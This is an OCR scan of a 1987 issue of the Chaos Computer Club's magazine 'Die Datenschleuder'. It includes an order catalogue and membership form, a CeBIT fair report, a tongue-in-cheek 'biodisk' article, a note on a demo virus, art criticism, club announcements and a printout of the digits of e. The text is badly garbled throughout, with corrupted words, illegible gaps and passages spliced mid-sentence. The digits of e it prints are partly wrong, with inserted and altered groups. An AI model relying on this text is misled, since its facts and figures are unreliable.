Das in der letzten ds angebotene Reanonymisierungsprogramm zur Volkszählung wurde in den ds-Bestellretzen nach mündlicher Zusage von Dritten aufgenommen. Dann rief die Autorin kurz vor der CeBIT in der Redaktion an und protestierte gegen die wie sie meinte, "gewerbmäßige Verbreitung". Ihr Angebot lautete, daß jeder an Uni HH, FBI (Fachbereich Informatik), zu Hdn. Fischer-Hübner, Schlüterstr. 70, 2000 Hamburg 13 adressierter freigemachter Rückumschlag mit zwei Disketten MSDOS 5.25 Zoll von ihr beschreiben und zurückgeschickt wird. Die Redaktion bietet um Verzeihung. Schon eingegangenes, versenden Sie das Verzeichnis. Geld wird zurückgeschickt.

DS RED.



("Die elektronische Revolution" in: Walt Disneys Lustige Taschenbücher 118, März 1987)

## Biodisketten

Ein völlig neues Massenspeicherkonzept für alle Anwendungsbereiche wurde auf der CeBit '87 von dem irischen Peripheriehändler BRONYAUR Ltd. vorgestellt. Grundlage des Systems, das nach Herstellerangaben rund 1,3 Gigabytes Speicherkapazität zur Verfügung stellen soll, ist ein laseroptisches Verfahren, das ähnlich funktioniert wie das bekannte CD-Rom, bei dem eine Aluminiumschicht, welche die Information trägt, von einem Laserstrahl abgetastet wird.

Bei der herkömmlichen CD-Technik existieren nun gravierende Schwierigkeiten hinsichtlich der Speicherkapazität, die durch die physikalischen Eigenschaften des Aluminiums auf Werte von derzeit rund 550 Megabytes beschränkt wird. Zusätzlich bereitet es erhebliche Probleme, preiswerte Systeme zu entwickeln, die es dem Anwender ermöglichen, seine eigenen Daten auf Platte zu schreiben (WORM - Write Once, Read Many). Die derzeit erhältlichen Systeme sind für den Normalanwender kaum erschwinglich. Völlig andere Wege geht nun das neue Konzept, das für den Anwender fast so einfach zu handhaben ist, wie eine gewöhnliche Floppy-Disk: In eine Plastikschleife von 1/4" Durchmesser sind Moleküle einer biochemischen Substanz eingebettet, über deren Zusammensetzung sich der Hersteller vorläufig ausspricht. Fachleute vermuten Harnstoff und Glykol als Bestandteile, da sie Flüssigkristallen gleichen und wie diese durch äußere Einflüsse in ihren optischen Eigenschaften verändert werden können.

Bei der Biodisk sorgt ein Infrarotlaser dafür, daß die Moleküle entsprechend der Bitfolge belichtet und somit 'gedreht' werden, sodaß sich ihr Reflexionsvermögen ändert. Während Flüssigkristalle nach Fortfall des Reizes wieder in den Ruhezustand fallen, verbleiben die biologischen Moleküle im gekippten Zustand und können von einem zweiten Laser, der in einer anderen Farbe strahlt (Gallium-Arsenid) wie eine CD abgetastet werden. Als zusätzlicher Effekt ist die Tatsache zu werten, daß die Biomasse mittels Ultraviolett-Licht wieder gelöscht, d.h. in den Ruhezustand gebracht werden kann. Die Biodisks können also vom Anwender beliebig oft beschrieben und gelöscht werden.

Nach Angaben des Herstellers arbeitet man derzeit an einer Kassettensystemkonstruktion, die problemloses Wechseln der Scheiben bei Tageslicht ermöglicht. Die Gigabyte-Floppy ist aber angesichts des hohen Preises von derzeit 450,- DM pro Leerscheibe, noch in einiger Ferne. Bronyaur nennt als Komplettpreis für das System inklusive fest montierter Platte und Controller für IBM PCs rund 11500,- DM. Experten rechnen aber bei Anlaufen der Grobserie mit erheblich günstigeren Konditionen. Interessant für den PC-Anwender dürfte auch der im Preis enthaltene Device-Driver sein, der die komplette Disk als Standardlaufwerk D für MS-Dos zur Verfügung stellen soll. Nach Herstellerangaben sorgt dieser Treiber zusammen mit der Laufwerksintelligenz dafür, daß MS-Dos eine scheinbare (virtuelle) Festplatte vermutet und entsprechend verwaltet, sinngemäße hat dieser Treiber den Namen VIRUS (Virtual Information Retrieval & Upgrade System) erhalten, er wird mit DEVICE = VIRUS.SYS in die Konfigurationsdatei des goblin PCs eingebunden.

biodisks.doc 19870321/1900



Diffuses aus der Welt der Hardware:

## Modem-Chips für 2400 BPS

Intel stellte am 1. Januar zwei VLSI-Bausteine für die Reali-801X-Serie von Modems mit einer Übertragungsrate bis 2400 BPS vor. Dieses Chipset (89024) unterstützt den Vollplex-Betrieb. Der äußerst hohe Integrationsgrad dieser ICs ermöglicht dem OEM-Kunden die drastische Reduzierung von zusätzlichen externen Bauteilen, z.B. Mikrocontrollern oder Speichern, sowie der Abmessungen der Platine seines Endproduktes.

Das Modem-Chip-Set 89024 besteht aus zwei Bausteinen: Dem 89026, einem anwendungsspezifischen Prozessor, und dem 89024, einem analogen Front-End-Interface. Vergleichbare Lösungen bestehen fast immer aus drei oder mehr ICs. Die niedrige Anzahl von ICs bei dem Intel-Chip-Set 29024 stellt eine höhere Zuverlässigkeit dar und bringt dem Anwender eine Kosten-pro-Bit-Ersparnis von ca. 33%, verglichen mit 1200-BPS-Modemlösungen.

Das Set unterstützt den Vollplex-Betrieb von 0 bis 2400 BPS und entspricht folgendem internationalen Kommunikationsstandards: V.21 V.22 A&B und V.22 bis, sowie Bell 103 212A. Die Firmware des 89024 ist segmentiert und erlaubt hierdurch den Einsatz des intelligenten Befehlssatzes oder die Kombination mit kundenspezifischen Befehlen und Besonderheiten für die Erstellung von unterschiedlichen Endprodukten.

Der 89024 ist z.Z. in Musterstückzahlen erhältlich. Der Preis beträgt DM 82,- (bei 25000 Stück) geladen in: Elektronik-Journal 1/2/87 ISSN 0013-5674 MODCHI191.DOC 19870327 1540

## FF-Datenschutz

Rekordbehandlungsdauer im Bundes-tag

In seiner 255. Sitzung gelang es dem Bundestag am 10. Dezember 1986 in wenigen Minuten ohne Aussprache zu beraten über den 6., 7. und 8. Tätigkeitsbericht des Bundesbeauftragten für Datenschutz und neben der mehrheitlichen Verabschiedung des 6. und 7. den achten an die Ausschüsse zu verweisen und so die Bedeutung des Datenschutzes im Parlament durchzustreichen.

Q: Datenschutz-Berater: 2/87, 16.

Wir Zurechnen

1000001

Globalbestellkatalog Ausgabe April 1987

Mit Erreichen dieses Bestellkatalogs verlieren alle alten Versionen ihre Gültigkeit. Wir bitten, künftig nur noch den jeweils aktuellen Katalog zu benutzen.

## Die Datenschleuder

Die folgenden alten Ausgaben der Datenschleuder sind noch in unterschiedlicher Stückzahl erhältlich. Bei der Bestellung gilt das Pastrrecht, wer zuerst kommt, mahlt zuerst. Geben mehr Bestellungen ein, als Restbestände vorhanden sind, gibt es ersatzweise Aufbacken unserer Wahl.

### Datenschleuder 01

Der CCC stellt sich vor / Hardware für Hacker / Die Hacker - Hymne

### Datenschleuder 02

Hack mal wieder / Modem ohne Offenbarungseid

### Datenschleuder 03

Messen & Prüfen / BTX heisst Bildschirmtext

### Datenschleuder 04

Telexbox / Ultravollständiges maximezomanisches Wörterbuch aller Sprachen

### Datenschleuder 05/06

Computer Tutorial / Paket Radio

### Datenschleuder 08

Rat für Piraten / Postzufallsatz / Schrupf, Bläh & Würfel

### Datenschleuder 09 / 10

DFU-Grundlagen / CCC '84 Nachlese

### Datenschleuder 11 / 12

Kennwerte Hackerei / Computerkriminalität / Aus für Amateurlink?

### Datenschleuder 15

Wo bims gibts ne NUI? / Trara - die Post ist da! / WIKG

### Datenschleuder 16

Hülle Hacker / CCC - Satzung / NUI oft

### Datenschleuder 17

CCC '86 / Computervirus 'Rush hour' / Kompromittierende Abstrahlung

### Datenschleuder 18

Computerviren - Dokumentation / DPA hackt / Volksräthung '87

## Datenschleuder - Abos

Gelten für jeweils ein Chaos - Jahr und umfassen etwa acht Ausgaben, sofern nicht höhere Gewalt anders entscheidet. CCC - Mitglieder erhalten die DS automatisch, müssen also nicht extra abonnieren, dürfen aber zwecks Aufbesserung unserer Kasse.

Sozialabo für Schüler, Studenten, Azubis, Rentner, Wehrpflichtige, 30,00

Ersatzdienstleister und sonst sozial Benachteiligte

Standardabo für Otto - Normaluser

Förderabo für Gutbetuchte



DS Seite 7





Bestellterzen 1987

Personenbogen

10-00

Stichmarkierungen bitte so markieren

Name	
Vorname	
Straße / Hausnummer	
Postleitzahl / Ort	

Bei Beitritt in den CCC sind zusätzlich die folgenden Angaben zu machen:

Geburtsdatum

Telefon

Bei Teilnahme an der INTEX oder CLINCH - Box sind zusätzlich die folgenden Angaben zu machen

Benutzername

Passwort zur Pacheinrichtung

Hilfszeile

Bei Benutzernamen und Passwort sind nur alphanumerische Zeichen A-Z, 0-9, sowie Satzzeichen Punkt und Bindestrich zulässig. Leerzeichen ist unzulässig.

(Bei 11 und mehr Personen im Haushalt bitte weiteren Hauptbenutzernamen ausfüllen)

Und jetzt noch das dicke Ende: Bitte die Summen aller Seiten des Bestellterzens addieren und hier eintragen.

Meine Bestellung hat den Gesamtwert von

DM

Ich zahle diesen Betrag

Bar

in Postwertzeichen

per V - Scheck

per Überweisung

(Zutreffendes markieren, andere Zahlungsweisen sind grundsätzlich nicht möglich)

Zahlungsbetrag

per Überweisung

Meine Mitgliedsbeiträge für den CCC werde ich künftig wie folgt zahlen:

Und zwar

Bar

per V - Scheck

per Überweisung

1/4 - jährlich

1/2 - jährlich

jährlich

So, Und nun bitte die Bestellseiten heraustrennen ( sie sollte, wenn alles klappt, ohne Verlust wertvoller DS - Texte aus der Mitte heraustrennen sein ) , in einen Umschlag rüten und frankiert absenden, und zwar an uns:

Chaos Computer Club e. V.

Schwenckestraße 85

2000 Hamburg 20

Die Kontonummer für Überweisungen ist: 59 90 90 - 201 beim Postgirosamt Hamburg, Bankleitzahl 20010020, Kontonhaber ist der Chaos Computer Club e.V.

Unverschrieben

Handstempel

Stempel

Stempel

Stempel



Lockenwickler  
im Strid  
im Formen!


# Messebericht CeBIT

Allgemein gab es auf der CeBIT in Hannover, dem Mekka der Computertrends, dieses Jahr keine umwerfende Erfindung oder Neuerung zu sehen. Ideen wurden verwirklicht, Produkte verbessert, Kontakte geknüpft oder vertieft. Die diesjährige CeBIT stand im Lichte des Preisfalls.

Auf dem Hardwaresektor wurde der gerade geborene Intel 80386er-Maschinengeneration ein reges Interesse entgegengebracht. Bei wohl bemerkenswerten Vertretern dieser Rechnerart dürfte der neue Apple II XEN-386 sein, der besonders durch seinen Preis von knapp 10 KDM incl. 30 MB Harddisk und einem MB Hauptspeicher hervorsticht, dabei jedoch verglichen mit den Konkurrenten keine Leistungsdefizite aufweist. Tandon verzichtete auf einen 386er, griff dafür die Idee der tragbaren Festplatte auf und entwickelte ein Harddisk-Stecksystem sowie ein Plastikgehäuse, mit dem man den 3,5 Zoll Festplatten-Wurfschadlos über kann. Den mit 1.850 US-Dollar billigsten 386er wollte eine 1974 gegründete, taiwanische Firma namens IMC an den Händler bringen.

Die Frage, was man denn mit der Rechnerleistung der 80386er Maschinen anfangen könne, wo doch das gute alte MS-DOS nur 8086er kennt, wurde nun auf verschiedene Weisen beantwortet. Eine Mögliche Antwort gab "The Software Link" (bekannt durch Multilink) mit dem gerade fertiggestellten Betriebssystem PC-MOS/386. Dieses System teilt den Speicher je nach Bedarf der einzelnen Applikationen in bis zu 25 virtuelle MS-DOS PCs auf, von denen einzeln oder allen ein Terminal bzw. die Rechnerkonsole zugeordnet werden kann. Jedes Terminal kann sich auf jeden Task aufschalten, sofern es die Zugriffsberechtigung besitzt. Die Command-Shell wurde um einige, besonders für Programmierer nützliche Kommandos erweitert. Bei einer Demonstration konnte ich mich davon überzeugen, daß zumindest die gängigsten MS-DOS-Programme auf den Terminals liefen. Für Cracker bietet das System keinerlei Angriffspunkte, da es ohne Kopierschutz geliefert wird. Microsoft wollte zum Thema Protected Mode DOS noch keine verwertbaren Informationen herauslassen.

Bei den Motorolas blieb es etwas ruhiger in den Entwicklungsabteilungen. Apple bohrte den Mac mit einem 68020 auf, Atari versucht es nun mit 4 MB Hauptspeicher und einer endlich abgesetzten Tastatur, oh wieviel Pein ist mir von den Händen genommen. Außerdem will Jack den Peripheriemarkt mit einem billigen Laserdrucker, den Videospiel-Markt mit einem gestärkten Image, den PC-Markt mit einem IBM-Kompatiblen und den US-Markt mit 75 Megadollars erobern ("Wir befinden uns ab sofort im Krieg."). Commodore hat seinen Ideen nur im Sinne mannigfaltiger Gehäuse- und Ausstattungsvarianten freien Lauf gelassen.



Digital Equipment hat unsere unmißverständlichen Verlautbarungen endlich erhört und will eine MicroVAX mit zugelebtem Q-Bus und einer (zugegebenermaßen lächerlichen) 40 MB Platte sowie 4 MB Hauptspeicher für etwa 20 KDM auf den Hackerunworbener Markt bringen, die MicroVAX 2000. Wer von euch auch eine Haben möchte, tue dies rechtzeitig kund, damit wir vielleicht im Dutzend billiger kaufen können. ... Es lohnt sich auf jeden Fall, nochmal die bisherige Software von unseren Satelliten wieder einzusammeln und zu archivieren.

Für die Kommunikatoren werden sich als schwacher Trost für die Daten-Gebührenhöhung bald preiswerte 2400 baud Volduplex-Modems etablieren, ein erstes wechselte bereits auf der Messe für DM 300,- zugunsten eines Hackers den Besitzer. Auch die Post plant die Einführung von V.22/V.22 bis Modems zum bisherigen Preise des D1200S-12. Eine Nutzungsmöglichkeit derselben soll es zunächst für Blödeltext, später auch für Patex-D geben.

Erstmals öffnete sich ein Anbieter von High-End Graphik- und Animationsmaschinen dem sterblichen Besucher. Bei Symbolics erklärte man bereitwillig jedem, was dieses Lisp-System zu bieten hat: Color Video-Digitizer, Echtzeitanimation auf beliebig definierten Platten, professionelle Video-Schnittstelle für MAZ, Texture Mapping (Das Aufziehen von Oberflächenmustern auf einen Körper) und einen sehr komfortablen Animations-Editor/Debugger. Bei Evans & Sutherland lag man sich bedeckter.

Das Modethema des Jahres ist Desktop-Publishing, fertige Lösungen sind allerdings rar. Der Begriff versucht das zu beschreiben, was die Redaktion der DATENSCHLEUDER seit Bestehen zur Produktion nutzt, nämlich die Textgestaltung auf dem Microcomputer sowie die Ausgabe auf Laserdrucker oder Fotosatzbehalter.

Witzige Zugangssystemen haben sich einige Anbieter von Sicherheitssystemen ausgedacht: Berechtigungsnachweis durch Fingerabdruck. Zusätzlich kann auf Kundenwunsch die Fingertemperatur, der Puls des Kunden und die Finger-Leitfähigkeit gemessen werden. Das System funktioniert auch noch mit einer leichten Verletzung des Fingers, da nur etwa fünfzig von hundert Bildpunkten übereinstimmen müssen. Es können darüberhinaus beliebig viele Reservierung definiert werden. Ob dieses System auch ein Frischgebackenes Abbild aus verdicktem Himbeer/Vanille-Pudding akzeptiert, konnte bisher nicht geklärt werden, da dem betreffenden Redakteur der Pudding mißfiel.

Wie bei jeder CeBIT fand auch diesmal das Traditionelle Hackerreffen am Dienstag auf dem größten Poststadl statt. Es kamen über hundert Hacker, von denen ich wegen Verspätung nur noch etwa zwanzig zu Gesicht bekam, um Informationen, Ideen und Grüße auszutauschen. Von Bayern bis Schleswig-Holstein waren die Hacker nach Hangover gegipelt. Es wurden Gespräche begonnen, die des Abends in einer wohlgestalteten Kneipe vertieft oder verflacht wurden.

Das Treffen hat gezeigt, daß viele Hacker zusammen mit ihren Maschinen älter und professioneller geworden sind, d.h. in die Industrie eingetreten sind, und der Nachwuchs dünner gesät ist, als zu Beginn der hiesigen Hackerkultur. Die Computerwelt hat ein wenig von Mythos und Faszination aus der Pionierzeit eingebüßt. Das Chaos hat Punkte an der Sachwange abgegeben.

Vic





Kriegserklärung von ATARI  
Eindrücke von der CeBIT'87

Zwar bringt Tramiel die Rechenleistung einer CRAY noch lange nicht im Handheld-Format unter, aber eine xx-GIPS-Maschine von SYMBOLICS paßt locker unter den Schreibtisch. Für deutlich weniger als eine halbe Million Dollar lassen sich mit diesem Gerät Bilddaten verarbeiten.

## Bilddaten und Mustererkennung

Das Auge hat im Verhältnis zur Fläche den wohl größten Datendurchsatz. Die nachfolgende Verarbeitung ist weitgehend ungeklärt. Immerhin bietet CANON für den Preis eines besseren Fotokameras mit einem 12 Linien pro Millimeter einfließt und mit gleicher Auflösung auf einem Laserdrucker ausgißt. Außerdem wurde Zeichnerkennung üblicher Schreibmaschinenchriften gezeigt. Derzeit ist noch unklar, ob diese Zusatzsoftware weniger oder erheblich mehr oder wieviel im Verhältnis zur Hardware kostet. Immerhin gibt es Programme, die mehr als das 10fache der zugehörigen Hardware kosten.

Insgesamt ist die maschinelle Erzeugung des bewegten Gesichtsbildes noch nicht rentabel und ein englischer, mit Sat-Anempfänger Fernsehender mietet einen lebendigen Fernsehsprecher und erweckt durch eine maschinelle Verreckung und massig Schminke den Eindruck einer Roboterproduktion ("Max Headroom"). Das ist billiger als derzeit nicht verfügbare Computerkapazität.



Sat'An steht mit großen Buchstaben auf dem Dach des ZDF und ist ein eingetragenes Warenzeichen der Antennenfirma Kathrein. Mittelalterliche Fürsten sperrten einen klapp-Vogelhäuten guten Schachspieler in einen kleinen Holzkasten mit innengesteuerter mechanischer Figurenbewegungsmechanik, um hohe Gase zu beeindrucken. Im übrigen ist Kunstliche Intelligenz ein Schlagwort, das von vielen benutzt wird, die nicht einmal die niedrigste Stufe davon, nämlich die Computerviren, begriffen haben. [www.wau.de](http://www.wau.de)


cebitw19.doc 12.03

Der auf dem CC886 vorgestellte und inzwischen weit verbreitete MS-DOS Demoviren VIREM.COM, der ursprünglich nur auf VireWork A: seine Qualitäten unter Beweis stellen sollte, ist jetzt in einer "Sicherheitskopie" mit dem Namen "VIREM.SAV" auf dem Diskettenlaufwerk A: zu finden. Diese Version ist eine Kopie des Originals, die von der Redaktion "Sicherheitskopie" war die Laufwerksbezeichnung auf C: geändert. Die Redaktion weist aus diesem Grund darauf, daß zu "testenden" versiegelte Demoviren von der Redaktion bezogen werden können. Bei Kopien der Demoviren ist die Sicherheit einer bösartigen Verbergung.

terra

87032514262 mesha1419 doc

1627 - VTDEN MAY



**Die Datenschlepper**

**Издательство «Искусство»**

DS Seite 12

# Index

Dokuments 1986: Klaus Geldmacher baut "ohne Titel" aus Stahlwinkelprofilen, Ventilatoren, Leuchtröhren, "tonntrigern" Verstärkern. Kinetik war eines der Zauberworte. Lichtobjekte ein anderes.

art-ware 1987: Klaus Goldmacher baut "ohne Titel" aus Leuchtrohren, Allgegenwärtigkeitslampen, Tonröhren und Verstärkern, und ganz neu - etwas Farbe und allerlei Unrast. Kunst und Elektronik heißt jetzt das Zauberwort?

Buchemer Kunstwoche 1973: Tv-Cello und Tv-Bett mit Charlotte Moorman und Nam June Paik (die ersten Arbeiten Paiks mit Moorman und Tv-Cello stammen aus den 60ern). Elektronik-Freaks der späten 80er, ihr Wutdemonstrationen über die alten Arbeiten wurden ausfließen über die alten Arbeiten von Paik/Moorman - wenn ihr sie nicht schon kennt!!

Aber ein schillerndes Video-Bett mit ange-  
steiltem Kopfteil und pudelnde auf der  
steil-waren 1977? Elektronische Kunst? Wir  
können natürlich süffisant mit den Achseln  
zucken: "Thematische" Ausstellungen kennen  
wir aus den letzten 10 Jahren zur Genüge.  
Wir haben zu allen ordentlichen und gegen-  
ständlichen Themen immer wieder die selben  
Arbeiten gesehen, was regen wir uns auf.  
"Kunst und Elektronik" also das flogging  
das unvergängliche Thema für das ausgehende  
achte Jahrzehnt? Und überhaupt nehmen wir  
die Kunst schon lange nicht mehr ernst.


Und hier fallen mir doch sofort ein paar ernste Dinge ein. Werden Künstler, das Ausstellungsmacher denn nicht gewahr, daß was sie machen gar nicht mehr wirklich ist? Gerade hier - nämlich auf einer Industrie-Messe - wo Wirklichkeit sich vor uns aufzichtet: faszinierend, phantastisch, beängstigend, unvorstellbar, brauchbar, codiert, transparent, unbegreiflich, käuflich ... hier ist art-were einfach unwirklich. Weil doch gerade hier die Chance gegeben ist, über weitweitere Vernetzung (hier sind ja Telefone keine Attrappen), elektronische Infrastruktur und die Allgegenwart des elektronischen Mediums - Kunst und Elektronik? - in die wirkliche Wirklichkeit einzugreifen! Statt dessen ein bißchen technisierter Bluff für einen braven Bürger, der vor der Technik mehr Furcht hat als Abneigung hat, ein bißchen aufgezogene Aesthetik aus den 60ern, mehr nicht. Und das mit den technischen Möglichkeiten für morgen?

Ich frage mich immer wieder, und hier besonders: wo leben Künstler (und Ausstellungsmacher) eigentlich, was ist ihre Wirklichkeit? Die ästhetik vergangener Jahrzehnte? Dann können wir unsere Aufmerksamkeit gerot abenden von der sogenannten Kunst, ohne Schaden zu nehmen. Oder soll hier demonstriert werden, anhand von schlechten - es ist ein Jammer! - und verfluchten Beispielen, wie weit schon vor ca. zwei Jahrzehnten ein paar Künstler wie Paulus zu denken bereit waren? Das wäre kein schlechter Einfall, könnte man doch so vielleicht den widerwilligen jungen alles was Kunst heißt nicht nur der gegen elektronisch verbundene Zeitgenossen ein wenig aufwecken.

Die Frage ist ja gar nicht, ob sich hier kleinräumige Vorstellungen der Ausstellungs-macher oder Phantasieeloxik realitätsfindender Künstler als Wahr-verwirklichen; die Frage ist vielmehr, wo sind die "wahren Künstler", die sich die Möglichkeiten der Kommunikation mittels elektronischer Medien längst zu eigen gemacht haben, die in den immateriellen Räumen der weitesten und der lokalen Netze längst eine neue Öffentlichkeit gefunden haben. Auf der art-ware 1987 sind sie nicht, auf der C&B'87 ist der eine oder andere zu finden. Ihre Arbeit ist wenig spektakulär: Kommunikation ist nicht spektakulär und gar nicht monumental. art-ware-Macher scheinen sie gar nicht wahr-zu nehmen.

Vielmehr scheinen sie mit dem Hinweis auf die "wichtigen Erkenntnisse für unser post-technologisches (WAS IST DAS?)" zeitalternein ruckwärts gewandten Salto Morale zuviel gemacht zu haben: post-technologische heißt soviel wie VON TECHNOLOGIE KEINE SPUR, und wir befinden uns wieder so wunderbar - in der akademischen Ästhetik der ausgehenden Romantik. Von hier aus können wir nun endlich begreifen, warum "Fernsehmaschine, Personalcomputer, Video usw. ernst zu nehmende Ausdruck- und Gestaltungsmittel" (so ernst wie Pinsel und Meißel!) "einer ganz neuen internationalen Kunst-Richtung" sind. Und wenn wir dann schon mal unserer Zeit weit voraus sind, dürfen wir auch noch einen Blick in ferne Zukunft wagen: Wenn Gerry Schum einmal in den 60ern des 20sten Jahrhunderts seine "erste" Video-Galerie eröffnen wird, so wird es nur Schnee von gestern sein, und ebenso wenig wird es uns bedrücken, und ebenso wenig wird es Buchdampf im ersten Viertel des selben Jhs. aus Glas arbeiten, dann noch noch Schnee spielen, und - ach!, Infra-ance und Yves Klein beim Verkauf von immateriellen, akademischen Sensibilitätszonen! - und wir erinnern uns wieder an Nam June Paik... Verlassen wir die Gegend, in denen Künstler versuchen, eine Art Ware aus einem heißen Brei zu bereiten, den sie in Wirklichkeit aber nur umschleichen und beständig immer wieder IST-ZEIT nennen. Und, wie schade, jetzt ist schon Zeit zu füllen, weil die Seite zu Ende ist.

over 20 years



# Strategien der Deutschen Bundespost

Gerade Um Zuge der Einführung von Ostern '87 in Hamburg  
USDN, welches noch weit mehr Mani- II. VirenForum und  
ulations und Protokollmöglichkei-  
zen bietet, gewinnt diese Frage Mitgliederversammlung

**Zwei Nachträge im Jahresbericht des  
Datenschutzbeauftragten  
Berliner  
Der waschmaschinenfeste  
Personalausweis**

[illegible]

von der Personalwesensteilbehörde (Za-  
f) der Meldestellen übernehmen. Zu-  
nächst wird im Antrag gekennzeichnet,  
ob der Bürger "schreibbündig" ist. Dieses  
muß man ja wissen, da "schreibbün-  
digen" unterkündige, je den Ausweis nicht  
unterschreiben können.  
Folgend wird das Passbild gemessen.  
Von Heranzust bis zur Kinmaptre  
in einer Höhe von 20 bis 25 cm) ist  
möglichst schmerzlos/weiß mit einem  
hellsten Hintergrund im Format 35  
x 45 mm entgegengegriffen. Der  
Bürger muß sich konform mit einer  
Schreibmaschine (Schrift GGR - B),  
Typ-Ex erlaubt) ausfüllen. Dabei  
müssen folgende Felder ausgefüllt  
werden: Serfennamen, Vatersname,

[illegible]

rechners, unter dessen Teilnahme eine Kennung im Dittler gebührenpflichtig ist, ist auch dem System gegenüber als freisäugig (Sowas wie ein blinder Ziffer als Prüfziffer. Die Prüfziffer wird wie folgt berechnet: Multiplizieren jeder Ziffer der Teilnehmerkennung und der laufenden Nummer, beginnend mit der ersten Ziffer, mit den Faktoren 171317131 auf mal 2, das zweite mal 3 usw.) auf den Dividieren der Summe durch 10.

[illegible]

zu Ostern, genauer am 18. und 19. April treffen sich in Hamburg

Die überarbeitete Karte des Vorkommens von CCC-67 verfiel nicht nur auf sich zum Informationsaustausch noch zur 1. Mitteilungsveranstaltung des CCCeV. Veranstaltungsort wieder das Siedlerstar Bürgerhaus (Eingangsstraße 12, Hamburg 5), jedoch nicht in der räumlichen Größe, sondern in der inhaltlichen Ausgestaltung. Der Standort wurde verändert, um die Aule sowie das Café und ein weiterer Konferenzraum - um Technik wird weitgehend verzichtet - für die Teilnahmemöglichkeiten sind somit auf ca. 100 Personen begrenzt.

geplant ist:

**Samstag 18. April** - ab 10 Uhr Eintreffen der Hamburger C-crew zwecks Einrichtung der Räume - somit ab 12 Uhr Eintreffen der Teilnehmer des Workshops - ab 14 Uhr Vorgespräche mit den Verantwortlichen des Projekts - ab 16 Uhr festlegen des Ablaufplans (der genaue Ablauf richtet sich nach den Interessen der Teilnehmenden per Telefon) - dann Workshops bis ca. 8 Uhr.

Freitag 19. April - ab 20 Uhr Mitarbeiterversammlung des OCCS in der Aula, die übliche Vernetzung sowie Diskussionen über die Zukunft des Vereines, bis in die Nacht.

Samstag 20. April - ab 12 Uhr Weiterführung der Workshops des Netzwerks bis circa 16 Uhr - freischliessend Afräumen und Übergabe der Räumlichkeiten - folgend Zeit für private Gespräche.

mitglieder des CCCev, die ihre Beziehungen beibehalten, brauchen sich keine Teilnahmegebühr bezahlen auch anderen wird erwartet, daß sie in M. 16. auf unser Postgroskonto 559090-201, Postgros Hamburg, Kontonr. 01020, unter dem Stichwort CCCev einzahlen und den Betrag 5. April einzahlen und den Betrag Nummer an, damit eventuell vorbereitete Gespräche geführt werden können. Der CCC hofft auf eine ruhige, nicht zu chaotische Veranstaltung. Die Übernachtungsplätze sollten privat beschert werden, sonst kann auf die öffentlichen Plätze (Parkplätze) zurückgegriffen werden (Verkauf). Wichtig ist, daß kein Alkohol (keine Kaffeeplanta (Ausnahme Kaffee), Binge, keine Laus mit, und sollten noch keinen unbeantwortet sein, rufen Sie bitte 040-483752 oder die CCC Geschäftsstelle unter 40-4903257 an.

LS23 Post.txt  
LS23 - Auswelts.txt  
LS23 - Oestern.txt

**Psychic Dataentry**



DS Seite 14

# Die Datenschleuder

DS Seite 15

## BGB: Das meistgeklaute Buch


(dsndr) Wie eine Untersuchung öffentlicher Bibliotheken ergab, steht juristische Literatur und dabei das Bürgerliche Gesetzbuch an der Spitze entwerdeter Bücher.

**IMPRESSUM**

DIE DATENSCHLEUDER Nr. 19, 31.4.87  
Das wissenschaftliche Fachblatt  
für Datenreisende.  
Schwenckestraße 85  
D-2000 Hamburg 20.

GeoNet: Geol: Chaos-Team  
 BTX-Leitseite: \*655321 \* #  
 Herausgeber und V.S.O.P.:  
 Edward Holland-Moritz.  
 Mitarbeiter (u.a.): marina kern,  
 R. Schrutski, S. Wernery, A. Eichler,  
 P. P. Franck, M. Kuehn, Andy M.-M., KS,  
 Iwi, DDT, Carsten, Postronic, TL.  
 Vierfarb-Kartoffelhochdruck im  
 Selbstverlach.

Mehr als 20 Sec.  
auf Höchststufe ...  
... 15 ...



Wenn unzustellbar  
Anschriftenausschnitt bitte  
mit neuer Adresse zurück

## In eigener Sache!

1) Schickt uns keine EINSCHREIBEN, die können nämlich bis auf weiteres nicht angenommen werden (Haben keinen Perso in dem ich Chaos Computer Club heiße).

2) Das in der DS18 angebotene Paket zur Volkszählung ist nun wiederwärtigerweise doch nicht lieferbar, da uns die Vertriebsrechte von der Autorin nicht erteilt worden sind. Eingegangenen Bestellungen werden irgendwie erstattet.

3) Zur Zeit sind auch die Aufkleber "Kabelsalat" und "Achtung Abhörgefahr" nicht lieferbar. Vorliegende Bestellungen werden auf Halde gelegt oder in Briefmarken erstattet.

4) Bitte schickt uns keine Briefmarken in 5 Pf Werten mehr. Am häufigsten brauchen wir 80 Pf, aber auch 50, 20 und selten 10 Pf werden benötigt.

5) Kurze Briefe die sich mit ein paar Sätzen beantworten lassen (oder mit einer ProbedS) werden schnellstens bearbeitet. Längere Anfragen bitte am einfachsten

**JAM SOFT**

**DAS DRÜ-TEAM**

**DAS ST-TEAM**

**JAM SOFT**

Modems

Akustikkoppler

Kommunikationssoftware

Festplatten

Laufwerke

Compiler

ST-Software

telefonisch über den Club (040/4903757) oder in ganz dringenden Fällen bei mir Privat (Mo-Fr 10-23 Sa-So 12-23 unter 040/3193604). Das sind KEINE Mailboxen und wer sich nicht an die angegebenen Zeiten hält der wird ohne Antwort auf seine Fragen bleiben. DAS IST BIERERNST!!!

6) Wenn ihr was von uns schriftlich wollt, dann legt doch am besten (für uns) eine ausreichend frankierten und korrekt adressierten A5-Umschlag bei. Was ihr für unsere Portokasse haltet ist nämlich mein privates Portomnaie, und das ist leer!

7) Und noch was, schreibt bitte wenigstens eure Adresse leserlich (ich bin KEIN Cryptologe) und unsere Antworten kommen dann auch bei euch an.

8) Frankiert bitte ausreichend, ich mag kein Nachporto, ihr doch auch nicht, oder?

So das wars, was mir auf der Seele brannte.

MFG MAKU

# Die Datenschleuder



Das wissenschaftliche Fachblatt für Datenreise  
Ein Organ des Chaos Computer Club

## Die Zahl



Endlich. Die Genauigkeitsfanatiker haben lange auf diese Sensation gewartet. Natürlich veröffentlichten wir es, die natürlichste aller natürlichen Zahlen, auf 10.000 (in Worten: zehntausend) Stellen hinter dem Komma, und zwar als Fortsetzungsgeschichte.

Hier nun die erste Folge der Zahl e, die nach 337.61 Sekunden aus einem ATARI 520 ausgeworfen wurde:

2.71828	18284	59045	23536	02874	71352	74272	28364	89613	42251	64450	78182
56249	77572	47093	69995	95749	66967	44235	29486	36372	14174	02388	93441
62772	40766	30353	54759	45713	82178	24796	35743	70263	75529	44483	37998
52516	64274	27466	39193	20830	59921	01612	54922	70509	23778	25620	92622
81741	35966	29043	57290	03342	95260	64832	62779	33386	56648	16277	25164
59563	07381	32328	62794	34307	63233	01910	59004	91644	99828	93150	56604
